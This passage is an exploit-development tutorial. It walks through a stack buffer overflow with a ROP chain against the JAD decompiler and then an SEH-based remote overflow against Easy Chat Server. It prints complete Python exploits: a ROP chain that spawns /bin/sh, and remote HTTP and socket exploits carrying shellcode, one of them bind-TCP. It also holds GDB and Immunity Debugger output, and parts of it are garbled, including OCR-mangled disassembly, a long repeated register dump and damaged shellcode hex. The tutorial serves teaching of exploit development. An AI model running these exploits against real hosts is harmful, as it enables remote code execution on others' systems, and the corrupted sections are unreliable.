0xbffffcca4 : 0x08133680 ($sp + 0x384 [225 dwords])
0xbffffcdc0 : 0xbffffd2a7 ($sp + 0x4a0 [296 dwords])
0xbffffcde4 : 0xbffffd2a7 ($sp + 0x4c4 [305 dwords])
0xbffffcf20 : 0xbffffd2a7 ($sp + 0x600 [384 dwords])
0xbffffcf44 : 0xbffffd2a7 ($sp + 0x624 [393 dwords])
0xbffffd118 : 0xbffffd2a7 ($sp + 0x7f8 [510 dwords])
gdb-peda$ run `python -c 'print "A"*8150+DCBA'`
```

On the following screenshot we can actually see how the EIP is getting overwritten into 41424344.

```
[----- registers -----]
EAX: 0x811b840 --> 0x811b844 --> 0x811b740 --> 0xfbdbad2887
EBX: 0x41414141 ('AAAA')
ECX: 0xffffffff
EDX: 0x0
ESI: 0x8137360 --> 0x811c610 --> 0x0
EDI: 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xbffffcc70 --> 0x8100027 (adc al,0x0)
EIP: 0x41424344 ('DCBA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[----- code -----]
Invalid $PC address: 0x41424344
[----- stack -----]
0000| 0xbffffcc70 --> 0x8100027 (adc al,0x0)
0004| 0xbffffcc74 --> 0x8137370 ("JavaClassFileReadException: can't open input file on `", 'A' <repeats 146 times>...")
0008| 0xbffffcc78 --> 0xbffffd108 --> 0xbffffd268 --> 0xbffffd2a8 --> 0xbffffd3f8 --> 0xbffffd438 (--> ...)
0012| 0xbffffcc7c --> 0x804c9d1 (mov ebx,eax)
0016| 0xbffffcc80 --> 0xbffffcca0 --> 0x8131330 --> 0x811bf20 --> 0x811bf18 --> 0x811bf10 (--> ...)
0020| 0xbffffcc84 --> 0x2
0024| 0xbffffcc88 --> 0x0
0028| 0xbffffcc8c --> 0x0
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41424344 in ?? ()
gdb-peda$
```

Getting a shellcode and ROP Chaining

Well, we are almost set, we have obtained full control of the execution flow and redirection to the address we wish to go. Now we need to define how are we going to jump to our shellcode, where and if it's possible to get an actual execution. PEDA has support of checksec directly from the CLI so, we can check which protections are enable for this binary.

```
gdb-peda$ checksec
CANARY : disabled
FORTIFY : disabled
NX : ENABLED
PIE : disabled
RELRO : disabled
gdb-peda$
```

Then we need to create an exploit structure, and also create a ROP Chain, for this we can use Exploit Pack editor and the Chain generator.

What is NX Bit?

Its an exploit mitigation technique which makes certain areas of memory non executable and makes an executable area, non writable. Example: Data, stack and heap segments are made non executable while text segment is made non writable.

With NX bit turned on, our classic approach to stack based buffer overflow will fail to exploit the vulnerability. Since in classic approach, shellcode was copied into the stack and return address was pointing to shellcode. But now since stack is no more executable, a regular shellcode+jump will fail. But this mitigation technique is not completely bulletproof, for this we need to create a ROP Chain.


What is ROP?

Return-oriented programming (ROP) is a computer security exploit technique that allows an attacker to execute code in the presence of security defenses such as non-executable memory (W xor X technique) and code signing.

In this technique, an attacker gains control of the call stack to hijack program control flow and then executes carefully chosen machine instruction sequences that are already present in the machine's memory, called "gadgets". Each gadget typically ends in a return instruction and is located in a subroutine within the existing program and/or shared library code. Chained together, these gadgets allow an attacker to perform arbitrary operations on a machine employing defenses that thwart simpler attacks.

Putting it all together.. Writing our exploit:

First double click on the jar file or open Exploit Pack from a console: "java -jar ExploitPack.jar" of course you have already installed JAVA 8+ :-) and have chosen the Skeleton Exploit.



Click on on ROP Chain and navigate to /usr/bin/jad to find the binary (This will launch ROPGadget) and create a ropchain for you.

Screenshot of the Exploit Pack interface showing the exploit editor and various toolbars and panels.

Target Properties:

- Project: Exploit Pack
- Hostname: My Computer
- Target: 127.0.0.1
- Port: 8080
- Arguments: touch /tmp/exp
- Path: /path/example
- Shellcode: Execute Code

Exploit Pack Console:

```
WARNING: There is no warranty for this piece of software.
Exploit Pack is a learning platform for exploit development in controlled environments.
Please do NOT misuse this tool.

The programs or scripts included with Exploit Pack are free software; the terms for each one are described on the individual files.

Keep Exploit Pack up-to-date, check: https://github.com/juansacco/exploit

Recent version of this software.

Without followers, it cannot spread! - Star Trek, season 3, episode 8

Ready to start? Type ? for help.

08:22:50 User command: ROP Chain Generator has been executed.
08:22:50 Output messages from your module: Generating ROP Chain...
```

File Explorer:

- Java Applet - ProviderSkeleton & SkeletonExplor
- BRS Webweaver 1.0.7 - ISAPIv6
- Skeleton CMS - Permanent Cross
- ax
- android
- arm
- asp
- athena
- beos
- bsdi
- bsdi_ppc
- bsdi_x86
- bsdi_x64
- cbs
- cgi
- freebsd
- freebsd_x86
- freebsd_x64
- generator
- hardware
- hp-ux
- imx
- infiniscale
- ios
- itk
- j2ee
- java
- hp
- ln_mp684
- ln_x86
- ln_x64
- ln_x64-64
- lnx
- linux
- linux_mips

Modules search:

Show all modules Filter

Connection list - Agents:

- localhost (computer) 127.0.1.1

Network Scanner:

- Nmap - Built-in Source: 127.0.1.1

Modules Executed:

- Module status
- Total exploits: 28639
- Search found: 9
- Search found: 4

Quick Information:

- Module Name: Skeleton-Explor
- Author of this module: juan
- Type of exploit: local
- CVE ID: N/A
- Disclosure Date: 2016-10-17 10:32:39.595
- Platforms: custom
- Exploit information example for the Skeleton module. This is an example structure you can use to create your modules.

User logged in: Anonymous - [Assault v6.0] Status:

Now you will see at the editor all the available gadgets and at the end of it you will find a finished System() chain ready-to-use :-)

Screenshot of the Exploit Pack interface showing the exploit editor and various toolbars and panels.

Target Properties:

- Project: Exploit Pack
- Hostname: My Computer
- Target: 127.0.0.1
- Port: 8080
- Arguments: touch /tmp/exp
- Path: /path/example
- Shellcode: Execute Code

Exploit Pack Console:

```
WARNING: There is no warranty for this piece of software.
Exploit Pack is a learning platform for exploit development in controlled environments.
Please do NOT misuse this tool.

The programs or scripts included with Exploit Pack are free software; the terms for each one are described on the individual files.

Keep Exploit Pack up-to-date, check: https://github.com/juansacco/exploit

Recent version of this software.

Without followers, it cannot spread! - Star Trek, season 3, episode 8

Ready to start? Type ? for help.

08:22:50 User command: ROP Chain Generator has been executed.
08:22:50 Output messages from your module: Generating ROP Chain...
```

File Explorer:

- Java Applet - ProviderSkeleton & SkeletonExplor
- BRS Webweaver 1.0.7 - ISAPIv6
- Skeleton CMS - Permanent Cross
- ax
- android
- arm
- asp
- athena
- beos
- bsdi
- bsdi_ppc
- bsdi_x86
- bsdi_x64
- cbs
- cgi
- freebsd
- freebsd_x86
- freebsd_x64
- generator
- hardware
- hp-ux
- imx
- infiniscale
- ios
- itk
- j2ee
- java
- hp
- ln_mp684
- ln_x86
- ln_x64
- ln_x64-64
- lnx
- linux
- linux_mips

Modules search:

Show all modules Filter

Connection list - Agents:

- localhost (computer) 127.0.1.1

Network Scanner:

- Nmap - Built-in Source: 127.0.1.1

Modules Executed:


- Module status
- Total exploits: 28629
- Search found: 9
- Search found: 4

Quick Information:

- Module Name: Skeleton-Explor
- Author of this module: juan
- Type of exploit: local
- CVE ID: N/A
- Disclosure Date: 2016-10-17 10:32:39.595
- Platforms: custom
- Exploit information example for the Skeleton module. This is an example structure you can use to create your modules.

User logged in: Anonymous - [Assault v6.0] Status:

We can run it inside Exploit Pack by clicking “Execute & Save” but because this is a local exploit and we want to see the real shell working, click on the right side of the screen (Run in a terminal) and this action will spawn cmd.exe or xterm (Windows or Linux) and call Python with the exploit as argument.



Quick re-cap:

During this write-up we have learned about x86 processors, memory leaks, debuggers and assembly language using Intel flavor. You should now have some knowledge about Return Oriented Programming and understand the basics of buffer overflows. At the end of this write-up you have used Exploit Pack to construct a basic exploit that works against a real application on its latest release, basically you have made a zero-day exploit! (Even though no-one-cares about this application) the concept remains the same.

I wish you have enjoyed your journey till here and for you this is only the beginning.

Happy Hacking! Juan Sacco

1 “Would you tell me, please, which way I ought to go from here?”

```
2 'That depends a good deal on where you want to get to,' said the Cat.  
3 'I don't much care where -' said Alice.  
4 'Then it doesn't matter which way you go,' said the Cat.  
5 '- so long as I get SOMEWHERE,' Alice added as an explanation.  
6 'Oh, you're sure to do that,' said the Cat, 'if you only walk long enough.  
7 – Alice in Wonderland
```

Full exploit code below:

```
1 # Exploit Pack - [Assault] v8.0  
2 # Copyright 2017 Juan Sacco http://exploitpack.com  
3 #  
4 # This example exploit structure is intended to be used as starting point  
5 #  
6 # This program is free software: you can redistribute it and/or modify it  
7 # GNU General Public License as published by the Free Software Foundation,  
8 # or any later version.  
9 #  
10 # This program is distributed in the hope that it will be useful, but WITH  
11 # without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PA  
12 # PURPOSE. See the GNU General Public License for more details.  
13 #  
14 # You should have received a copy of the GNU General Public License along  
15 # If not, see http://www.gnu.org/licenses/  
16#!/usr/bin/python  
17 # Exploit Author: Juan Sacco <juan.sacco@kpn.com> at KPN Red Team - http://  
18 # Developed using Exploit Pack - http://exploitpack.com - <jsacco@exploitp  
19 # Tested on: GNU/Linux - Kali 2017.1 Release  
20 #  
21 import os, subprocess  
22 from struct import pack  
23 # Padding goes here  
24 p = 'A'*8150  
25 p += pack('<I', 0x080e9101) # pop edx ; pop ebx ; pop esi ; pop edi ; pop  
26 p += pack('<I', 0x0811abe0) # @ .data  
27 p += pack('<I', 0x41414141) # padding  
28 p += pack('<I', 0x41414141) # padding  
29 p += pack('<I', 0x41414141) # padding  
30 p += pack('<I', 0x41414141) # padding  
31 p += pack('<I', 0x0807b744) # pop eax ; ret  
32 p += '/bin'  
33 p += pack('<I', 0x0810ae08) # mov dword ptr [edx], eax ; pop ebx ; pop ebp  
34 p += pack('<I', 0x41414141) # padding  
35 p += pack('<I', 0x41414141) # padding
```

```

36 p += pack('<I', 0x080e9101) # pop edx ; pop ebx ; pop esi ; pop edi ; pop
37 p += pack('<I', 0x0811abe4) # @ .data + 4
38 p += pack('<I', 0x41414141) # padding
39 p += pack('<I', 0x41414141) # padding
40 p += pack('<I', 0x41414141) # padding
41 p += pack('<I', 0x41414141) # padding
42 p += pack('<I', 0x0807b744) # pop eax ; ret
43 p += '//sh'
44 p += pack('<I', 0x0810ae08) # mov dword ptr [edx], eax ; pop ebx ; pop ebp
45 p += pack('<I', 0x41414141) # padding
46 p += pack('<I', 0x41414141) # padding
47 p += pack('<I', 0x080e9101) # pop edx ; pop ebx ; pop esi ; pop edi ; pop
48 p += pack('<I', 0x0811abe8) # @ .data + 8
49 p += pack('<I', 0x41414141) # padding
50 p += pack('<I', 0x41414141) # padding
51 p += pack('<I', 0x41414141) # padding
52 p += pack('<I', 0x41414141) # padding
53 p += pack('<I', 0x080b4970) # xor eax, eax ; pop esi ; pop ebp ; ret
54 p += pack('<I', 0x41414141) # padding
55 p += pack('<I', 0x41414141) # padding
56 p += pack('<I', 0x0810ae08) # mov dword ptr [edx], eax ; pop ebx ; pop ebp
57 p += pack('<I', 0x41414141) # padding
58 p += pack('<I', 0x41414141) # padding
59 p += pack('<I', 0x080dcf4b) # pop ebx ; pop esi ; pop edi ; ret
60 p += pack('<I', 0x0811abe0) # @ .data
61 p += pack('<I', 0x41414141) # padding
62 p += pack('<I', 0x41414141) # padding
63 p += pack('<I', 0x08067b43) # pop ecx ; ret
64 p += pack('<I', 0x0811abe8) # @ .data + 8
65 p += pack('<I', 0x080e9101) # pop edx ; pop ebx ; pop esi ; pop edi ; pop
66 p += pack('<I', 0x0811abe8) # @ .data + 8
67 p += pack('<I', 0x0811abe0) # padding without overwrite ebx
68 p += pack('<I', 0x41414141) # padding
69 p += pack('<I', 0x41414141) # padding
70 p += pack('<I', 0x41414141) # padding
71 p += pack('<I', 0x080b4970) # xor eax, eax ; pop esi ; pop ebp ; ret
72 p += pack('<I', 0x41414141) # padding
73 p += pack('<I', 0x41414141) # padding
74 p += pack('<I', 0x080e571f) # inc eax ; ret
75 p += pack('<I', 0x080e571f) # inc eax ; ret
76 p += pack('<I', 0x080e571f) # inc eax ; ret
77 p += pack('<I', 0x080e571f) # inc eax ; ret
78 p += pack('<I', 0x080e571f) # inc eax ; ret
79 p += pack('<I', 0x080e571f) # inc eax ; ret
80 p += pack('<I', 0x080e571f) # inc eax ; ret
81 p += pack('<I', 0x080e571f) # inc eax ; ret
82 p += pack('<I', 0x080e571f) # inc eax ; ret
83 p += pack('<I', 0x080e571f) # inc eax ; ret
84 p += pack('<I', 0x080e571f) # inc eax ; ret
85 p += pack('<I', 0x080c861f) # int 0x80
86 try:

```

```
87 print("[*] JAD 1.5.8 Buffer Overflow by Juan Sacco")
88 print("[*] Please wait.. running")
89 subprocess.call(["jad", p])
90 except OSError as e:
91     if e.errno == os errno.ENOENT:
92         print "Program not found!"
93     else:
94         print "Error executing exploit"
95     raise
```

Exploit Development III

Hello again! On this quick tutorial i'm going to take you trough the development and exploitation of a SEH – Based exploit. Let's begin with the basics and then walk trough the development and exploitation of an application.

What is SEH?

An exception is an event that occurs during the execution of a program. It requires the execution of code outside the normal flow of control. The SEH blocks of code are encapsulated with each block having one or more associated handlers. Each handler specifies some form of filter condition on the type of exception it handles, when an exception is raised by code in a protected block, the set of corresponding handlers is searched in order and the first one with a matching filter condition is executed.


A single method can have multiple structured exception handling blocks, and the blocks can also be nested within each other

SEH structure:

It contains an exception record with a machine-independent description of an exception, a context record with a machine-dependant description of the processor context at the time of the exception.

How does it works?

The exception handlers are linked to each other, they form a linked list chain on the stack, and sit relatively close to the bottom of the stack, when an exception occurs, it retrieves the head of the SEH chain and goes through the list and tries to find the suitable handler to close the application properly.



Can it be abused somehow? Yes :-)

When exploiting an SEH overwrite an attacker needs to overwrite the Handler attribute of the EXCEPTION_REGISTRATION_RECORD with the address of an instruction sequence similar to POP POP RET. When an exception is triggered, this causes the execution to jump to this overwritten address which subsequently returns to the location on the stack of the NEXT attribute of the EXCEPTION_REGISTRATION_RECORD. Then the Next attribute is also controlled by the attacker, but if we recall the stack layout the Next attribute is below the Handler Attribute.

Note: This limits the attacker to 4 bytes before running into the handler address.

In any case, by overwriting the Next attribute with the instructions that jump to the handler attribute the attacker typically has enough room for arbitrary shellcode, and this is exactly what happens.

Differences with a basic overwrite of EIP:

On a regular stack-based buffer overflow, we can overwrite the return address of EIP, and when doing a SEH-Based overflow we continue to overwrite the stack after EIP until we reach and overwrite the default exception handler.

The following exploit code: <https://www.exploit-db.com/exploits/44155/> exploits a remote SEH-based buffer overflow by overwriting SEH and after a shortjump it executes a shellcode in the stack.

```
1 # Exploit Author: Juan Sacco <jsacco@exploitpack.com>
2 # Vulnerability found using Exploit Pack v10 - http://exploitpack.com
3 #
4 # Impact:
5 # An attacker could exploit this vulnerability to execute arbitrary code in
6 # context of the application. Failed exploit attempts will result in aden
7 #
8 # Program description:
9 # Easy Chat Server is a easy, fast and affordable way to host and manage y
10 # it allows friends/colleagues to chat with you through a Web Browser (IE,
11 # Vendor page: http://www.echatserver.com/
12
13 import string, sys
14 import socket, httplib
15 import struct
16
17 def exploit():
18     try:
19         junk = '\x41' * 217
20         shortjmp = "\xeb\x08\xcc\xcc" # Jump over SEH
21         seh = struct.pack('<L', 0x100154c5) # ADD ESP,2C # POP ESI # ADD ESP,0
22         buffersize = 2775
23         nops = "\x90"
24         # debug = "\xcc\xcc\xcc\xcc"
25         shellcode = ("\'\xbb\xc7\x16\xe0\xde\xda\xcc\xd9\x74\x24\xf4\x58\x2b\xc9
26                         \"\x33\x83\xc0\x04\x31\x58\x0e\x03\x9f\x18\x02\x2b\xe3\xcd
27                         \"\xd4\x1b\x0e\x2c\x5c\xfe\x3f\x7e\x3a\x8b\x12\x4e\x48\xd9
28                         \"\x25\x1c\xc9\x15\x4b\x89\xfe\x9e\xe6\xef\x31\x1e\xc7\x2f
29                         \"\xdc\x49\xcc\xdf\x30\xaa\xed\x10\x45\xab\x2a\x4c\x a6\xf9
30                         \"\x1b\x15\xee\x80\x59\x a6\x0f\x47\xd6\x96\x77\xe2\x28\x62
31                         \"\xed\x78\xdb\x59\x a5\x60\x57\x05\x16\x91\xb4\x55\x6a\xd8
32                         \"\xae\x18\xdb\x13\xff\xe1\xea\x5b\xac\xdf\xc3\x51\xac\x18
33                         \"\x89\xdb\x52\x10\x37\xdc\x a0\x6b\xe3\x69\x35\xcb\x60\xc9
34                         \"\xea\x a5\x8c\x56\xe0\x02\xda\x31\xe4\x95\x0f\x4a\x10\x1d
35                         \"\x9d\x91\x65\x95\x39\xfa\x3e\xb4\x18\x a6\x91\xc9\x7b\x0e
36                         \"\x6c\xf7\xbc\x9a\x16\x5a\xaa\x5d\x9a\xe0\x93\x5e\x a4\xea
```

```

37          "\x36\x95\x61\x5c\x40\x2a\x0\x19\xbe\x60\xe9\x0b\x57\x2d
38          "\x0e\x3a\xce\x51\x4c\x43\x4d\x50\x2c\xb0\x4d\x11\x29\xfc
39          "\xc9\x43\x6d\xbc\xed\xf0\x8e\x95\x8d\x97\x1c\x75\x7c\x32
40          "\x1c\x80")
41      buffer = junk + shortjmp + seh + nops * (buffersize -
42      (len(shellcode))) + shellcode
43      print buffer
44      URL = '/chat.ghp?username=' + buffer + '&password=null&room=1&null=2'
45      conn = httplib.HTTPConnection(host, port)
46      conn.request('GET', URL)
47      conn.close()
48  except Exception as Error:
49      print "[!] Something went wrong!"
50      print Error
51
52 def howtousage():
53     print "[!] Sorry, minimum required arguments: [host] [port]"
54     sys.exit(-1)
55
56 if __name__ == '__main__':
57     print "[*] EChat Server v3.1 CHAT.ghp (UserName)"
58     print "[*] Author: Juan Sacco <jsacco@exploitpack>"
59
60 try:
61     host = sys.argv[1]
62     port = sys.argv[2]
63 except IndexError:
64     howtousage()
65 exploit()

```

On the following screenshot I have used a payload full of A's (5000) and we can see how EIP is overwritten and a Access Violation is triggered. In order to get the Stack-Executable we need to disable DEP.

Immunity Debugger - easychat.exe - [CPU - thread 000000E80, module easychat]

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment specialist needed

```

00445F34: 8B02        MOU AL,BYTE PTR DS:[EDX]
00445F35: 3901        CMP AL,BYTE PTR DS:[ECX]
00445F39: 75 E9       JNZ SHORT easychat.00445F24
00445F3D: 41          INC ECX
00445F3E: 8000        OR AL,AL
00445F3F: 74 E8       JE SHORT easychat.00445F20
00445F40: F7C2 02000000 TEST EDX,2
00445F46: 74 48       JE SHORT easychat.00445F08
00445F49: > 66:BB02    MOU RK,WORD PTR DS:[EDX]
00445F4A: 8B02        MOU AL,BYTE PTR DS:[ECX]
00445F4B: 3901        CMP AL,BYTE PTR DS:[ECX]
00445F52: 75 D2       JNZ SHORT easychat.00445F24
00445F54: 41          INC ECX
00445F55: 74 C9       JE SHORT easychat.00445F20
00445F59: 39E1 01       MOU AH,BYTE PTR DS:[ECX+1]
00445F5A: 75 C9       JNZ SHORT easychat.00445F24
00445F5B: 0H41        OR AH,AH
00445F5C: 74 C1       JE SHORT easychat.00445F20
00445F5D: 39E1 02       MOU ECX,BYTE PTR DS:[ECX+2]
00445F62: EB 9C       JMP SHORT easychat.00445F08
00445F64: 55          PUSH EBP
00445F65: 89EC        MOU ESP,ESP
00445F66: 5E          POP ECX
00445F68: 56          PUSH ESI
00445F69: 8B75 0C       MOU ESI,DMORD PTR SS:[EBP+C]
00445F6C: 8B46 0C       MOU EDX,DMORD PTR DS:[ESI+C]
00445F6F: 8B56 10       MOU ECX,DMORD PTR DS:[ESI+10]
00445F70: 74 42       TEST AL,42
00445F74: 9F84 F6000000 JE easychat.00446070
00445F79: A8 48       TEST AL,48
00445F7C: 0F85 EEE000000 JNC easychat.00446070
00445F84: 74 16       JE SHORT easychat.00445F9C
00445F86: 8366 04 00    AND DWORD PTR DS:[ESI+4],0
00445F89: A8 10       TEST AL,10
00445F8A: 83E8 00 00 00 DE000000 AND DWORD PTR DS:[ESI+8]
00445F92: 83E4 00       MOU ECX,DMORD PTR DS:[ESI+8]
00445F95: 24 FE       AND AL,0FE
00445F97: 89E0        MOU DWORD PTR DS:[ESI],ECX
00445F98: 83E4 00 00 00 DE000000 AND DWORD PTR DS:[ESI+8]
00445F9C: 83E4 0C 00 00 AND DWORD PTR DS:[ESI+C],0
00445F9D: 83E5 0C 00 00 AND DWORD PTR SS:[EBP+C],0
00445F9E: 24 EF       AND AL,0EF
00445F9F: 83E4 00 00 00 DE000000 AND DWORD PTR DS:[ESI+8]
00445FB1: 66:99 0C01    TEST AX,10C
00445FB1: 8946 0C       MOU DWORD PTR DS:[ESI+C],ERX
00445FB2: 75 22       JNZ SHORT easychat.00445FD6
00445FB4: 81F8 80F24700 CMPSB DS:[ESI],easychat.00445F08
00445FB9: 74 08       JE SHORT easychat.00445F04
00445FBC: 81FE A0F24700 CMP ES1,easychat.00447F20
00445FC2: 75 0B       JNZ SHORT easychat.00445FC0
00445FC4: > 75 0B       PUSH EBX
00445FC5: EB 36530000 CALL easychat.00446000

```

Registers (FPU)

ECX	FFFFFFFFFF
EDX	41414141
EBX	FFFFFFFFFF
ESP	03056B9C
EBP	03056B74
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	001B 32bit 0(FFFFFFFF)
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
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ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
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EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
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ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
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ESP	00000000
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ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
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ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
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ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
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ESP	00000000
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EIP	00445F34
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EDT	0047A3E9
EIP	00445F34
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ECR	00000000
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EIP	00445F34
ECX	00000000
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ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
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EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
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ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
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ECR	00000000
EDT	0047A3E9
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ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
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ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
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ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP	00000000
ECR	00000000
EDT	0047A3E9
EIP	00445F34
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EBP</	

The screenshot shows a Windows desktop environment. In the foreground, a Notepad++ window is open, displaying a Python exploit script named 'EchatExploit.py'. The script is a buffer overflow exploit for an Easy Chat Server. It includes imports for string, sys, socket, httplib, and telnetlib. It defines two functions: 'howtouse()' and 'run()'. The 'run()' function attempts to connect to a host and port, sends a payload consisting of junk, NSEH, SEH, and shellcode, and then reads the response. The shellcode is a bind TCP payload for port 444. Below the Notepad++ window, the Immunity Debugger interface is visible, showing assembly, registers, stack, and memory panes. A command line at the bottom of the debugger shows '!mona pattern_create 3000' and indicates the debugger is paused.

```
#!/usr/bin/python
# Easy Chat Server <= v3.1 Remote Buffer Overflow Exploit
# Written by Juan Sacco <j.sacco@exploitpack.com>
# Web site: http://www.exploitpack.com
# Target tested: Windows 7 - DEP Enabled

import string, sys
import socket, httplib
import telnetlib

def howtouse():
    print "Sorry, required arguments: Host Port"
    sys.exit(-1)

def run():
    try:
        # Basic structure: JUNK + NSEH + SEH + SHELLCODE
        #Junk = '\x41' * 2160 # 216 bytes of A
        Junk = 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad

        nSEH = '\xEB\x06\x90\x90' # JMP 6 bytes short
        SEH = '\xE1\xB2\x01\x10' # 0x1001b2e1 pop edi; pop esi; ret

        # ShellCode Bind TCP PORT 444 Length 751 Encode : Alpha Upper
        ShellCode = (
            "\x89\xe1\xd9\xed\xd9\x71\xf4\x5f\x57\x59\x49\x49\x49\x49\x43"
            "\x43\x43\x43\x43\x43\x51\x5a\x56\x57\x58\x33\x30\x56\x58\x34"
            "\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41\x41"
            "\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58"
            "\x50\x38\x41\x43\x44\x44\x49\x4b\x4c\x5a\x48\x4b\x39\x43\x30"
            "\x45\x50\x45\x50\x43\x50\x40\x49\x4b\x55\x50\x31\x4e\x32\x45"
            "\x34\x4c\x4b\x50\x52\x50\x30\x4c\x56\x32\x4c\x4c\x4b"
        )

        payload = Junk + nSEH + SEH + ShellCode
        s = socket.socket()
        s.connect((host, port))
        s.send(payload)
        data = s.recv(1024)
        print data
    except Exception, e:
        print e
```

Here you can see the commands used to find the offset.

IE8 - Win7 (Mona & Immunity DBG) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Immunity Debugger - EasyChat.exe - [Log data]

File View Debug Plugins ImmLib Options Window Help Jobs

Address Message

```

0x040f800 : Show modules that are NOT current processes, just data and not released
offset : Calculate the number of bytes between two addresses
pagead / pad : Show HCs associated with mapped pages
pc / pcsize : Show a cyclic pattern of size
pattern_offset / pc : Find location of 4 bytes in a cyclic pattern
peb / peb : Show location of the PEB
